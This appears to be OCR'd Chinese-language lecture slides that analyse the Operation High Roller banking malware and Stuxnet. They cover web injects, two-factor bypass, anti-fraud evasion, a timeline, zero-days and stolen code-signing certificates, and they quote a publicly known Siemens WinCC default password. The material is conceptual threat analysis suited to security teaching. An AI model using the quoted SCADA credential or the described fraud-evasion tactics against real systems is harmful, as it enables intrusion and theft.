
http://www.mcafee.com/us/resources/reports/rp-operation-high-roller.pdf

轉帳

- Web inject (Man-in-the-Browser)
  - Inject iFrame tag and java script into web pages
  - 蒐集認證及授權資訊
  - 改變網頁行為
- Bypass 雙因子認證
  - 攔截受害者登入身份鑑別資訊
  - 取得 OTP digital token
  - 背景進行轉帳
- 針對各網銀客製化自動轉帳
- 3 種轉帳策略
  - Client-based for 一般轉帳
  - Server-based for 國際轉帳
  - 篡改現有交易(transaction poisoning)


http://www.mcafee.com/us/resources/reports/rp-operation-high-roller.pdf

Defeat Two-factor Authentication



反偵測與滅證


- 開始轉帳後顯示假訊息(60sec for consumer, 12 hours for business account)，降低受害者警覺
- 避免觸發銀行反詐欺偵測(商業邏輯)
  - 一個帳戶只轉帳一次
  - 轉出金額不超過警示上限(50%~80%)
  - 模擬使用者瀏覽頁面的動作
  - 模擬使用者轉帳的行為
- 滅證
  - 篡改頁面上的顯示金額為原存款金額
  - 透過 web injection 移除頁面的列印存款金額功能
  - 透過 web injection 移除副本 email 寄送功能



Identificazione del computer, preghiamo di attendere
1 di 5...

Figure 4. When a consumer logs into their account, they might see a fake "please wait" screen.

Process of High Roller



Phishing email

Attack browser

Install downloader

Downloader installs SpyEye/Zeus

"User login"

If matched, download web inject code

Web inject code captures user information

1st strategy(client-side)

Malware login to bank's server to perform transaction

2nd strategy(server-side)


Pass credentials to fraudster's server to perform transaction

User gets "Please wait…" display

http://www.mcafee.com/us/resources/reports/rp-operation-high-roller.pdf


Stuxnet – Semi-Targeted Attack

- (Speculated)美國和以色列共同開發
- 目的
  - 延遲伊朗核武發展進度
- 目標
  - Siemens WinCC S7 SCADA 系統
  - 伊朗納坦茲(Natanz)濃縮鈾工廠
- 挑戰
  - 封閉網路，實體隔離
  - 非 Windows/Linux 系統
- 結果
  - 2010.09 產量下降 30%
  - 2010.11 Natanz 工廠停止運作



www.ted.com/talks/lang/zh-tw/ralph_langner_cracking_stuxnet_a_21st_century_cyberweapon.html
Stuxnet Under the Microscope

The Idea



The idea

Malware dropper (on Windows PCs)

Payload (on controllers)

Target: Natanz FEP

Mission goal: Denial of nukes

www.ted.com/talks/lang/zh-tw/ralph_langner_cracking_stuxnet_a_21st_century_cyberweapon.html

Timeline of Stuxnet

- 2008/04/08 伊朗建置 6000 台離心機
- 2008/04/11 西門子 WinCC Step7 系統 hard-coded 密碼遭公布(後來被用於入侵 DB servers)
- 2008/07/01 發現離心機在高轉速時會故障(Stuxnet 內有一段程式碼下指令讓離心機以 1410 Hz 高速運轉)
- 2008/11/17 WinCC Step7 系統有3個弱點被 INL 揭露
- 2008/11/20 Windows Explorer .LNK 弱點(MS10-046)釋出(後來用於透過隨身碟散播)
- 2009/01 布希核准破壞 Natanz 周邊電力及電腦系統的秘密計畫

http://www.wired.com/threatlevel/2011/07/stuxnet-timeline/


Timeline of Stuxnet

- 2009/04 Windows Printer Spooler 弱點(MS10-061) 釋出(後來用於透過分享印表機散播)
- 2009/06/22 Stuxnet 第一次攻擊，伊朗當地時間下午 0430 compiled，12小時後感染 Natanz 的承包商電腦
- 2009/07/07 Stuxnet 第二次攻擊，感染第三個組織
- 2009/07 不具名消息指出 Nantanz 遭遇嚴重核安事故 (之後由 WikiLeaks 揭露)
- 2009/11 離心機群組剩下6組運作，12組停機
- 2009/11 IAEA 報告指出 Nantaz 持續安裝離心機(8692 台)，但因不明原因減少運作機組。

http://www.wired.com/threatlevel/2011/07/stuxnet-timeline/


Timeline of Stuxnet

- 2010/01 Stuxnet 偽裝 RealTek(瑞昱) 簽署的驅動程式



Signer information

Name:	Realtek Semiconductor Corp
E-mail:	Not available
Signing time:	Monday, January 25, 2010 6:45:14 PM




stolen from RealTek Semiconductor, based in Taiwan. It's not known if the company cooperated willfully in issuing the certificate or if its system was unknowingly compromised by Stuxnet developers and used surreptitiously to issue the certificate for their

- 2010/05 Version 2 released，加入四個 zero-day 攻擊
- 2010/06 RealTek 數位憑證逾期
- 2010/07 改用 Jmicron(智微)簽署的驅動程式
- 2010/08 Bushehr 廠延後啟用，官方歸因於過熱的氣候
- 2010/11 由於大規模的離心機不穩定，Natanz 暫停濃縮鈾作業
- 2012/01/24 Stuxnet 預計完成任務的日期

http://www.wired.com/threatlevel/2011/07/stuxnet-timeline/

Stuxnet Analysis

- 多種感染/入侵手法
  - 不用傳統自我散播(self-replicating)手法：因為無法控制→易曝露行蹤
  - Spammed URLs
  - PDF
  - MS Office documents
  - USB
- 植入手法
  - 多種零時差攻擊(zero-day exploit)
  - MS10_046 .LNK vulnerability + USB
  - 共享網路印表機 (Windows Printer Spooler)



Stuxnet
MS10-046 (0-day)
MS10-061 (0-day)
MS10-073 (0-day)
MS10 -092 (0-day)
CVE-2010-2772 (0-day)
MS08-067 (patched)
Win32/Stuxnet


Stuxnet Under the Microscope

Stuxnet Analysis

- 躲避偵測
  - 加殼(packing)
  - Anti-AV
  - 以合法程式為掩護
  - “偽造”合法數位簽章
  - 客製加密通訊協定
- 維護
  - 模組化設計
  - 更新機制
  - 反安裝機制
  - 感染計數

Hard-coded Password in Siemens SCADA

- "We will be publishing customer guidance shortly, but it won't include advice to change default settings as that could impact plant operations," Siemens spokesman Michael Krampe



66441 : Siemens SIMATIC WinCC Default Password

Printer | http://osvdb.org/66441 | Email This | **Edit Vulnerability**

ws This Week	Views All Time	Added to OSVDB	Last Modified	Modified (since 2008)	Percent Complete	generously sponsored by TENABLE Network Security
58	3925	over 2 years ago	2 months ago	32 times	100%	

Disclosure Date	Exploit Publish Date
2008-04-11	2008-04-11

SCADA, Stuxnet


By default, Siemens SIMATIC installs with a default password. The 'WinCCConnect' and 'WinCCAdmin' accounts have a password of '2WSXcder' which is publicly known and documented. This allows attackers to trivially access the program or system.

Location: Remote / Network Access
Attack Type: Authentication Management
Impact: Loss of Integrity
Solution: Change Default Setting, Solution Unknown
Exploit: Exploit Public
Disclosure: Vendor Verified, Uncoordinated Disclosure, Discovered in the Wild

Rootkit with “Fake” Digital Signature

- Bruce Schneier 的預言成真
- Ten Risks of PKI: What You're not Being Told about Public Key Infrastructure
  - Risk #2: "Who is using my key?"

智微科技



Certificate

General | Details | Certification Path

Certificate Information

This certificate is intended for the following purpose(s):
- Ensures software came from software publisher
- Protects software from alteration after publication

* Refer to the certification authority's statement for details.

Issued to: JMicron Technology Corp.

Issued by: VeriSign Class 3 Code Signing 2009-2 CA

Valid from 18.06.2009 to 26.07.2012

Certificate

General | Details | Certification Path

Certificate Information

This certificate is intended for the following purpose(s):
- Ensures software came from software publisher
- Protects software from alteration after publication

* Refer to the certification authority's statement for details.

Issued to: Realtek Semiconductor Corp


Issued by: VeriSign Class 3 Code Signing 2004 CA

Valid from 15.03.2007 to 12.06.2010

瑞昱
半導體

